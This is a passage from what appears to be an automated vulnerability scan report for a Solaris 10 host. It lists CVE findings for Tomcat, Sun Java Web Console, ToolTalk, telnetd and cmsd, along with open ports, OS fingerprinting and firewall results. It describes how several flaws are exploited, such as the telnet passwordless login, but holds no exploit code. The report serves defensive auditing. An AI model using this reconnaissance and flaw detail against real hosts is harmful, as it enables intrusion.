Sun Java Web Console 3.0.2 (for Solaris 8) with patch 136987-02 or later
Sun Java Web Console 3.0.2, 3.0.3, 3.0.4, 3.0.5 (for Solaris 9) with patch 125950-18 or later
Solaris 10 with patch 125952-18 or later

x86 Platform:
Sun Java Web Console 3.0.2 (for Solaris 8) with patch 136986-02 or later
Sun Java Web Console 3.0.2, 3.0.3, 3.0.4, 3.0.5 (for Solaris 9) with patch 125951-18 or later
Solaris 10 with patch 125953-18 or later

Linux Platform:
Sun Java Web Console 3.0.2, 3.0.3, 3.0.4, 3.0.5 with patch 125954-18 or later

Windows:
Sun Java Web Console 3.0.2, 3.0.3, 3.0.4, 3.0.5 bundled with JES with patch 125955-18 or later
Sun Java Web Console 3.0.2, 3.0.3, 3.0.4, 3.0.5 unbundled from JES with patch 127534-18 or later

Refer to Sun Alert ID 243786 to obtain additional information on this vulnerability and patch details.

RESULT:

```
<!-- Version content page -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
<title>Sun Java(TM) Web Console: Version</title>
<meta name="Copyright" content="Copyright © 2005 by Sun Microsystems, Inc. All Rights Reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<script type="text/javascript" src="/com_sun_web_ui/js/browserVersion.js"></script>
<script type="text/javascript" src="/com_sun_web_ui/js/stylesheet.js"></script>
<script type="text/javascript"><!-- Empty script so IE5.0 Windows will draw table and button borders --></script>
</head>

<body class="DefBdy">
  <div class="VrsMgn">
    <div class="VrsHdrTxt">Version 3.0.2</div>
<div class="VrsTxt">Copyright © 2006 Sun Microsystems, Inc.  All rights reserved.
U.S. Government Rights - Commercial software.  Government users
are subject to the Sun Microsystems, Inc. standard license agreement
and applicable provisions of the FAR and its supplements.  Use is
subject to license terms.  This distribution may include materials
developed by third parties. Sun,  Sun Microsystems,  the Sun logo,
Java,  Netra,  Solaris,  StarOffice,  Sun StorEdge and  Sun[tm] ONE
are trademarks or registered trademarks of Sun Microsystems, Inc.
in the U.S. and other countries.</div>
</div>
</body>
</html>
```

3 Apache Tomcat Multiple Cross-Site Scripting Vulnerabilities in Manager and Host Manager Web Applications port 6788/tcp

QID:	86782	CVSS Base:	3.5	PCI Severity:	LOW
Category:	Web server	CVSS Temporal:	2.9	PCI Status:	FAIL
CVE ID:	CVE-2007-2450				
Vendor Reference:	Apache Tomcat 4, Apache Tomcat 5, Apache Tomcat 6				
Bugtraq ID:	24475				
Last Update:	07/07/2008				

THREAT:
A cross-site scripting vulnerability exists in Apache Tomcat Versions 4, 5 and 6. This issue occurs due to an error in the Manager Web application

which does not escape user-provided data before including it in the output.

IMPACT:
Successful exploitation may allow remote authenticated users to inject arbitrary Web script or HTML via a parameter name to manager/html/upload, and other unspecified vectors.

SOLUTION:
Refer to this Apache Tomcat Web site for details about the latest versions.

RESULT:

<html><head><title>Apache Tomcat/5.0.30 - Error report</title><style><!--H1
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}--></style> </head><body> HTTP Status 404 - Request on unsecure port <HR size="1" noshade="noshade"> type Status report</p>
message Request on unsecure port </p> description The requested resource (Request on unsecure port) is not available. </p><HR size="1"
noshade="noshade"> Apache Tomcat/5.0.30 </body></html>

3 Apache Tomcat Accept-Language Cross-Site Scripting Vulnerability port 6788/tcp

QID:	86777	CVSS Base:	2.6	PCI Severity:	LOW
Category:	Web server	CVSS Temporal:	2	PCI Status:	FAIL
CVE ID:	CVE-2007-1358				
Vendor Reference:	Apache Tomcat 4, Apache Tomcat 5, Apache Tomcat 6				
Bugtraq ID:	-				
Last Update:	07/14/2008				

THREAT:
A cross-site scripting vulnerability exists in Apache Tomcat. Specifically, Web pages that display the Accept-Language header value sent by the client are susceptible to a cross-site scripting attack if they assume the Accept-Language header value conforms to RFC 2616.

IMPACT:
This vulnerability allows remote attackers to inject arbitrary Web script or HTML via crafted "Accept-Language headers that do not conform to RFC 2616.

SOLUTION:
The vendor has released fixes to address these issues. Refer to this Apache Tomcat security page for patch and update information.

RESULT:

<html><head><title>Apache Tomcat/5.0.30 - Error report</title><style><!--H1
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:white;} B
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}--></style> </head><body> HTTP Status 404 - Request on unsecure port <HR size="1" noshade="noshade"> type Status report</p>
message Request on unsecure port </p> description The requested resource (Request on unsecure port) is not available. </p><HR size="1"
noshade="noshade"> Apache Tomcat/5.0.30 </body></html>

4 Sun Java Web Console Remote Information Disclosure Vulnerability (231526) port 6789/tcp

QID:	86830	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	5.8	PCI Status:	FAIL
CVE ID:	CVE-2008-1286				
Vendor Reference:	Sun Alert ID 231526				
Bugtraq ID:	28155				
Last Update:	06/11/2009				

THREAT:
Sun Java Web Console is a Web application which is used to administer Web-based Sun system management applications.

The application is prone to an information disclosure vulnerability that is caused due to an unspecified error in the Java Web Console. This issue allows a local or remote unprivileged user to determine whether files or directories exist access restricted directories on the target system. (CVE-2008-1286)

Sun Java Web Console Versions 3.0.2, 3.0.3, and 3.0.4 are vulnerable.

IMPACT:
If this vulnerability is successfully exploited, an attacker can read sensitive information in access restricted directories.

SOLUTION:
This issue is addressed in the following releases:

SPARC Platform:
Solaris 8 with patch 136987-01 or later
Solaris 9 with patch 125950-07 or later
Solaris 10 with patch 125952-07 or later

x86 Platform:
Solaris 8 with patch 136986-01 or later
Solaris 9 with patch 125951-07 or later
Solaris 10 with patch 125953-07 or later

Linux:
Sun Java Web Console 3.0.2 with patch 125954-07 or later

Refer to Sun Alert ID 231526 to obtain patch details.

RESULT:

```
<!-- Version content page -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
<title>Sun Java(TM) Web Console: Version</title>
<meta name="Copyright" content="Copyright © 2005 by Sun Microsystems, Inc. All Rights Reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<script type="text/javascript" src="/com_sun_web_ui/js/browserVersion.js"></script>
<script type="text/javascript" src="/com_sun_web_ui/js/stylesheet.js"></script>
<script type="text/javascript"><!-- Empty script so IE5.0 Windows will draw table and button borders --></script>
</head>

<body class="DefBdy">
  <div class="VrsMgn">
    <div class="VrsHdrTxt">Version 3.0.2</div>
<div class="VrsTxt">Copyright © 2006 Sun Microsystems, Inc.  All rights reserved.
U.S. Government Rights - Commercial software.  Government users
are subject to the Sun Microsystems, Inc. standard license agreement
and applicable provisions of the FAR and its supplements.  Use is
subject to license terms.  This distribution may include materials
developed by third parties. Sun,  Sun Microsystems,  the Sun logo,
Java,  Netra,  Solaris,  StarOffice,  Sun StorEdge and  Sun[tm] ONE
are trademarks or registered trademarks of Sun Microsystems, Inc.
in the U.S. and other countries.</div>
</div>
</body>
</html>
```

4 Sun Java Web Console Remote Information Disclosure Vulnerability (231526) port 6788/tcp

QID:	86830	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	5.8	PCI Status:	FAIL
CVE ID:	CVE-2008-1286				
Vendor Reference:	Sun Alert ID 231526				
Bugtraq ID:	28155				
Last Update:	06/11/2009				

THREAT:
Sun Java Web Console is a Web application which is used to administer Web-based Sun system management applications.

The application is prone to an information disclosure vulnerability that is caused due to an unspecified error in the Java Web Console. This issue allows a local or remote unprivileged user to determine whether files or directories exist access restricted directories on the target system. (CVE-2008-1286)

Sun Java Web Console Versions 3.0.2, 3.0.3, and 3.0.4 are vulnerable.

IMPACT:
If this vulnerability is successfully exploited, an attacker can read sensitive information in access restricted directories.

SOLUTION:
This issue is addressed in the following releases:

SPARC Platform:
Solaris 8 with patch 136987-01 or later
Solaris 9 with patch 125950-07 or later
Solaris 10 with patch 125952-07 or later

x86 Platform:
Solaris 8 with patch 136986-01 or later
Solaris 9 with patch 125951-07 or later
Solaris 10 with patch 125953-07 or later

Linux:
Sun Java Web Console 3.0.2 with patch 125954-07 or later

Refer to Sun Alert ID 231526 to obtain patch details.

RESULT:

```
<!-- Version content page -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
<title>Sun Java(TM) Web Console: Version</title>
<meta name="Copyright" content="Copyright © 2005 by Sun Microsystems, Inc. All Rights Reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<script type="text/javascript" src="/com_sun_web_ui/js/browserVersion.js"></script>
<script type="text/javascript" src="/com_sun_web_ui/js/stylesheet.js"></script>
<script type="text/javascript"><!-- Empty script so IE5.0 Windows will draw table and button borders --></script>
</head>

<body class="DefBdy">
  <div class="VrsMgn">
    <div class="VrsHdrTxt">Version 3.0.2</div>
<div class="VrsTxt">Copyright © 2006 Sun Microsystems, Inc.  All rights reserved.
U.S. Government Rights - Commercial software.  Government users
are subject to the Sun Microsystems, Inc. standard license agreement
and applicable provisions of the FAR and its supplements.  Use is
subject to license terms.  This distribution may include materials
developed by third parties. Sun,  Sun Microsystems,  the Sun logo,
```

Java, Netra, Solaris, StarOffice, Sun StorEdge and Sun[tm] ONE are trademarks or registered trademarks of Sun Microsystems, Inc. in the U.S. and other countries.

</body>
</html>

4 Multiple Vendor CDE ToolTalk Database Server Null Write Vulnerability

QID:	68507	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	RPC	CVSS Temporal:	5.9	PCI Status:	FAIL
CVE ID:	CVE-2002-0677				
Vendor Reference:	-				
Bugtraq ID:	5082				
Last Update:	02/08/2008				

THREAT:
CDE ships with a daemon called the ToolTalk database server. The ToolTalk database server allows for programs designed for use in CDE to communicate with each other. It is enabled by default on most systems shipped with CDE.

The ToolTalk database server is vulnerable to a condition that may allow NULL words to be written to arbitrary locations in memory. The vulnerability is due to an input validation error in the _TT_ISCLOSE procedure, used by ToolTalk clients to close open ToolTalk databases.

The _TT_ISCLOSE RPC accepts a file descriptor as a parameter. This integer value is used as an index for writing to structures in server memory. There are no checks to restrict the range of the index value. Consequently, malicious file descriptor values supplied by remote clients may cause writes to occur far beyond the table in memory. The only value written is a NULL word, limiting the consequences.

It should be noted that the only authentication required is client-supplied AUTH_UNIX credentials. AUTH_UNIX credentials may be trivially spoofed by attackers.

IMPACT:
Exploitation of this vulnerability could allow for complex attacks, potentially resulting in remote deletion and creation of arbitrary files, or code/ command execution.

SOLUTION:
Please contact your vendor for patch information.

RESULT:
TCP Port 32775

4 FreeBSD Telnetd Code Execution Vulnerability (FreeBSD-SA-11:08)

QID:	119834	CVSS Base:	10	PCI Severity:	HIGH
Category:	Local	CVSS Temporal:	7.8	PCI Status:	FAIL
CVE ID:	CVE-2011-4862				
Vendor Reference:	FreeBSD-SA-11:08, cisco-sa-20120126-ironport				
Bugtraq ID:	-				
Last Update:	01/27/2012				

THREAT:
FreeBSD is a free Unix-like operating system descended from AT&T UNIX via BSD UNIX. The FreeBSD telnet daemon, telnetd(8), implements the server side of the
TELNET virtual terminal protocol.

FreeBSD Telnetd is prone to a code execution vulnerability because when an encryption key is supplied via the TELNET protocol, its length is not

validated before the key is copied into a fixed-size buffer.

Affected Versions:
All supported versions of FreeBSD are affected.
The Cisco IronPort ESA and the Cisco IronPort SMA run AsyncOS, a modified version of the FreeBSD kernel.
These devices are affected by the FreeBSD telnetd remote code execution vulnerability documented by Common Vulnerabilities and Exposures (CVE) identifier CVE-2011-4862

IMPACT:
By exploiting this vulnerability, an attacker can execute arbitrary code with the privileges of the daemon.

SOLUTION:
The vendor has released FreeBSD 7.4-RELEASE-p5, 7.3-RELEASE-p9, 8.2-RELEASE-p5, 8.1-RELEASE-p7 and 9.0-RELEASE to fix this vulnerability. For more information, please refer to the Security Advisory FreeBSD-SA-11:08.

Workaround:
For IronPort ESA and the Cisco IronPort SMA.

Disable Telnet via the GUI:
Step 1: Navigate to Network > IP Interfaces > interface_name.
Step 2: Remove the check from the box next to the Telnet service.
Step 3: Click on the Submit button to submit the change.
Step 4: Click the Commit Change button for these changes to take effect.

RESULT:

Remote encryption-supported telnet server is potentially affected by "FreeBSD Telnetd Code Execution Vulnerability"

4 cmsd RPC Daemon Over TCP Might Indicate a Break-in

QID:	66037	CVSS Base:	10	PCI Severity:	HIGH
Category:	RPC	CVSS Temporal:	8.3	PCI Status:	FAIL
CVE ID:	CVE-1999-0696, CVE-1999-0320				
Vendor Reference:	-				
Bugtraq ID:	428				
Last Update:	06/04/2009				

THREAT:
The "cmsd" RPC service is used for managing the calendar and schedule. It contains a widely exploited vulnerability that enables unauthorized users to gain access to servers. By default, "cmsd" listens on the UDP port, and rarely on the TCP port.

Unauthorized users can force the "cmsd" service to bind to a TCP port by exploiting the "cmsd" buffer overflow. Then, they can try to exploit the RPC service listening on the TCP port to obtain a shell. Whether they obtain access or not, a new "cmsd" daemon will be listening on a TCP port (this new entry is registered in the portmapper list).

IMPACT:
If the "cmsd" RPC daemon is listening on a TCP port, then this could indicate that an unauthorized user attempted to exploit the buffer overflow vulnerability. If the attack was successful, then your system may have a trojan installed.

SOLUTION:
If this service is not used, shut down the Calendar service of "cmsd". Otherwise, download a patch provided by your vendor (www.sun.com). You should verify that the host was not compromised.

RESULT:

TCP Port 33443

5 Solaris 10 and Solaris 11 (SolarisExpress) Remote Access Telnet Daemon Flaw

QID:	38574	CVSS Base:	10	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	7.8	PCI Status:	FAIL
CVE ID:	CVE-2007-0882				
Vendor Reference:	Sun Alert ID 102802				
Bugtraq ID:	22512				
Last Update:	01/16/2012				

THREAT:
Solaris 10 and 11 hosts are vulnerable to a telnet daemon flaw.

The telnet daemon passes switches directly to the login process which looks for a switch that allows root to login to any account without a password. If your telnet daemon is running as root it allows unauthenticated remote logins.

Telnet poses a risk because data transferred between clients may not be encrypted. Telnet is also a frequent target for port scanners.

IMPACT:
An attacker can login with any account without a password.

SOLUTION:
SPARC:
Install patch
120068-03

x86:Install patch 120069-02
A newer patch 125419-01 is also available which obsoletes 120069-02.

Workaround:

To workaround this issue, the telnet service can be disabled as in the following example (Note that this will remove the functionality of the in.telnetd daemon on that host):

```
# svcadm disable svc:/network/telnet:default
```

In addition, it is also possible to uncomment (or add) the 'CONSOLE' line in the "/etc/default/login" file so that it looks similar to the following:

```
CONSOLE=/dev/console
```

However, this will only prevent unauthorized access to the root account; other user accounts will still be affected by this issue.

RESULT:
Detected service telnet and os SOLARIS 10

Information Gathered (16)

1 DNS Host Name

QID:	6
Category:	Information gathering
CVE ID:	-

Vendor Reference: -
Bugtraq ID: -
Last Update: 01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 14	No registered hostname

1 Traceroute

QID: 45006
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		0.38ms	ICMP
2		0.78ms	ICMP
3		0.50ms	ICMP
4		0.61ms	ICMP
5		2.82ms	ICMP
6		21.45ms	ICMP
7		17.98ms	ICMP
8		18.15ms	ICMP
9		18.10ms	ICMP
10		89.52ms	ICMP
11		92.49ms	ICMP
12		90.93ms	ICMP
13		342.32ms	ICMP
14		93.39ms	ICMP
15		92.56ms	ICMP
16		99.84ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 14	110.57ms	ICMP

1 Web Server Version port 6788/tcp

QID: 86000
Category: Web server
CVE ID: -
Vendor Reference: -
Bugtraq ID: -

Last Update: 01/01/1999

RESULT:

Server Version	Server Banner
Apache-Coyote/1.1	Apache-Coyote/1.1

1 SSL Web Server Version port 6789/tcp

QID: 86001
Category: Web server
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/01/1999

RESULT:

Server Version	Server Banner
Apache-Coyote/1.1	Apache-Coyote/1.1

1 External Links Discovered port 6789/tcp

QID: 150010
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/19/2007

THREAT:
The external links discovered by the Web application scanning engine are provided in the Results section. These links were present on the target Web application, but were not crawled.

RESULT:
Number of links: 1

1 Scan Diagnostics port 6789/tcp

QID: 150021
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/16/2009

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply

problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Collected 623 links overall.
Path manipulation: estimated time < 1 minute (82 tests, 82 inputs)
Path manipulation: 82 vulnsigs tests, completed 2494 requests, 46 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 76 inputs)
WS enumeration: 9 vulnsigs tests, completed 225 requests, 6 seconds. All tests completed.
Batch #1 URI parameter manipulation: estimated time < 1 minute (33 tests, 20 inputs)
Batch #1 URI parameter manipulation: 33 vulnsigs tests, completed 492 requests, 19 seconds. XSS optimization removed 102 links. Completed 492 requests of 660 estimated requests (75%). All tests completed.
Batch #1 URI blind SQL manipulation: estimated time < 1 minute (19 tests, 20 inputs)
Batch #1 URI blind SQL manipulation: 19 vulnsigs tests, completed 342 requests, 41 seconds. All tests completed.
URI parameter time-based tests: estimated time < 1 minute (5 tests, 20 inputs)
URI parameter time-based tests: 5 vulnsigs tests, completed 90 requests, 15 seconds. All tests completed.
Batch #2 URI parameter manipulation: estimated time < 1 minute (33 tests, 14 inputs)
Batch #2 URI parameter manipulation: 33 vulnsigs tests, completed 326 requests, 26 seconds. XSS optimization removed 119 links. Completed 326 requests of 462 estimated requests (71%). All tests completed.
Batch #2 URI blind SQL manipulation: estimated time < 1 minute (19 tests, 14 inputs)
Batch #2 URI blind SQL manipulation: 19 vulnsigs tests, completed 266 requests, 54 seconds. All tests completed.
URI parameter time-based tests: estimated time < 1 minute (5 tests, 14 inputs)
URI parameter time-based tests: 5 vulnsigs tests, completed 70 requests, 17 seconds. All tests completed.
Batch #3 URI parameter manipulation: estimated time < 1 minute (33 tests, 7 inputs)
Batch #3 URI parameter manipulation: 33 vulnsigs tests, completed 112 requests, 13 seconds. XSS optimization removed 119 links. Completed 112 requests of 231 estimated requests (48%). All tests completed.
Batch #3 URI blind S
QL manipulation: estimated time < 1 minute (19 tests, 7 inputs)
Batch #3 URI blind SQL manipulation: 19 vulnsigs tests, completed 133 requests, 33 seconds. All tests completed.
URI parameter time-based tests: estimated time < 1 minute (5 tests, 7 inputs)
URI parameter time-based tests: 5 vulnsigs tests, completed 35 requests, 8 seconds. All tests completed.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Cookie manipulation: estimated time < 1 minute (26 tests, 2 inputs)
Cookie manipulation: 26 vulnsigs tests, completed 630 requests, 38 seconds. XSS optimization removed 2924 links. Completed 630 requests of 8944 estimated requests (7%). All tests completed.
Header manipulation: estimated time < 1 minute (26 tests, 172 inputs)
Header manipulation: 26 vulnsigs tests, completed 2924 requests, 104 seconds. XSS optimization removed 2924 links. Completed 2924 requests of 8944 estimated requests (33%). All tests completed.
Total requests made: 9826
Average server response time: 0.28 seconds
Most recent links:

p/login/BeginLogin.jsp?redirect_url=%22/console/jsp/login/timeout.xml%22

Scan launched using PCI WAS combined mode.
HTML form authentication unavailable, no WEBAPP entry found
Request queue contains invalid link:
Collected 0 links overall.
No links were discovered during the crawl phase.
Total requests made: 0
Average server response time: 0.00 seconds
Most recent links:
Scan launched using PCI WAS combined mode.
HTML form authentication unavailable, no WEBAPP entry found
Scan launched using PCI WAS combined mode.

 1 Links Crawled port 6789/tcp

QID:	150009
Category:	Web Application
CVE ID:	-

Vendor Reference: -
Bugtraq ID: -
Last Update: 10/21/2008

THREAT:
The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.

RESULT:

Duration of crawl phase (seconds): 132.00
Number of links: 300
(This number excludes form requests and links re-requested during authentication.)

Duration of crawl phase (seconds): 0.00
Number of links: 0
(This number excludes form requests and links re-requested during authentication.)

No links were crawled during this scan. Review the scan configuration and target web application for errors. When possible, additional diagnostic information will be reported in QID 150021.

1 Open UDP Services List

QID:	82004
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	07/11/2005

THREAT:
A port scanner was used to draw a map of all the UDP services on this host that can be accessed from the Internet.

Note that if the host is behind a firewall, there is a small chance that the list includes a few ports that are filtered or blocked by the firewall but are not actually open on the target host. This (false positive on UDP open ports) may happen when the firewall is configured to reject UDP packets for most (but not all) ports with an ICMP Port Unreachable packet. This may also happen when the firewall is configured to allow UDP packets for most (but not all) ports through and filter/block/drop UDP packets for only a few ports. Both cases are uncommon.

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty working out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected
111	sunrpc	SUN Remote Procedure Call	rpc udp
161	snmp	SNMP	snmp
177	xdmcp	X Display Manager Control Protocol	xdmcp
514	syslog	syslog	unknown
32771	sometimes-rpc6	Sometimes an RPC port on Solaris box (rusersd)	unknown

1 Open TCP Services List

QID: 82023

Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 06/15/2009

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
21	ftp	File Transfer [Control]	ftp	
22	ssh	SSH Remote Login Protocol	ssh	
23	telnet	Telnet	telnet	
25	smtp	Simple Mail Transfer	smtp	
79	finger	Finger	finger	
111	sunrpc	SUN Remote Procedure Call	rpc	
513	login	remote login a la telnet	rlogin	
514	shell	cmd	unknown	
587	submission	Submission	smtp	
4045	lockd		rpc	
6000	x11	X Window System	x11	
6112	dtspcd	dtspcd	dtspcd	
6788	unknown	unknown	http	
6789	unknown	unknown	http over ssl	
7100	font-service	X Font Service	x11	
32771	sometimes-rpc5	Sometimes an RPC port on Solaris box (rusersd)	rpc	
32772	sometimes-rpc7	Sometimes an RPC port on Solaris box (status)	rpc	
32775	sometimes-rpc13	Sometimes an RPC port on Solaris box (status)	rpc	
32776	sometimes-rpc15	Sometimes an RPC port on Solaris box (sprayd)	rpc	
32777	sometimes-rpc17	Sometimes an RPC port on Solaris box (walld)	rpc	
32778	sometimes-rpc19	Sometimes an RPC port on Solaris box (rstatd)	rpc	
32779	sometimes-rpc21	Sometimes an RPC port on Solaris box	unknown	
32797	unknown	unknown	rpc	


1 Host Responds to TCP SYN Packet with Other Flags On with SYN ACK

QID: 82053
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 06/25/2004

THREAT:
The host responds to a TCP SYN packet with at least one of the following flags set with a SYN ACK packet: RST, FIN, ACK, FIN|PSH.

IMPACT:
This behavior in the TCP/IP implementation may allow a remote user to potentially bypass a firewall protecting the host, as some (especially stateless) firewalls may be configured to allow all TCP packets with one of these flags set (RST, FIN, ACK, FIN|PSH) to go through without examining the packets' SYN flag.

SOLUTION:
Many operating systems are known to have this behavior.

RESULT:

Host responded to the following TCP probes to port 111 with SYN+ACK:
SYN+FIN
SYN+FIN+PSH

 1 Firewall Detected

QID:	34011
Category:	Firewall
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:

Some of the ports filtered by the firewall are: 2869.

Listed below are the ports filtered by the firewall.
No response has been received when any of these ports is probed.
10,16,26,36,40,225,228,233,236,240,249,252,266-267,272-273,276,278,283,
285-286,288,293,295-296,298,303,310,312,314-316,319,321,326-329,331,334,
340,342,353,355-356,362,366,582-583,586,589,594,596,602,605,621,623,630,
638,641,646-648,650,652,655,659,661-663,665,675-676,678-679,682-683,685,
687-688,690,693,696,701,706,712-714,717,719-720,728,733,735-736,738,755,
757,768,778,787,789,791,793,795,802,807,810,816,820-821,825,830,835,840-841,
850,853,855-856,859,863-864,866-867,872,875,880-884,894,897,910,914,920-921,
923,928,930,934,943-944,947,951-953,960,964,968,970-971,974,976-978,980,
982-985,988,1004,1007,1012,1014,1018-1019,1101-1102,1106-1107,1115, and more.
We have omitted from this list 21529 higher ports to keep the report size manageable.

 1 Host Scan Time

QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	11/19/2004

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan

Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:

Scan duration: 7496 seconds

Start time: Fri, Feb 17 2012, 17:15:06 GMT

End time: Fri, Feb 17 2012, 19:20:02 GMT

1 Host Names Found

QID:	45039
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/14/2005

THREAT:

The following host names were discovered for this computer using various methods such as DNS look up, NetBIOS query, and SQL server name query.

RESULT:

Host Name	Source
sunnyjim	SNMP

2 Operating System Detected

QID:	45017
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/09/2005

THREAT:

Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that for the firewall instead of for the host being scanned.

2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system. sysDescr" for the operating system.

IMPACT:
Not applicable

SOLUTION:
Not applicable

RESULT:

Operating System	Technique	ID
Solaris 10	TCP/IP Fingerprint	U1204:21
SunOS sunnyjim 5.10 Generic 127128-11 i86pc	SNMP sysDescr	

2 Host Uptime Based on TCP TimeStamp Option

QID:	82063
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	05/29/2007

THREAT:
The TCP/IP stack on the host supports the TCP TimeStamp (kind 8) option. Typically the timestamp used is the host's uptime (since last reboot) in various units (e.g., one hundredth of second, one tenth of a second, etc.). Based on this, we can obtain the host's uptime. The result is given in the Result section below.

Some operating systems (e.g., MacOS, OpenBSD) use a non-zero, probably random, initial value for the timestamp. For these operating systems, the uptime obtained does not reflect the actual uptime of the host; the former is always larger than the latter.

RESULT:

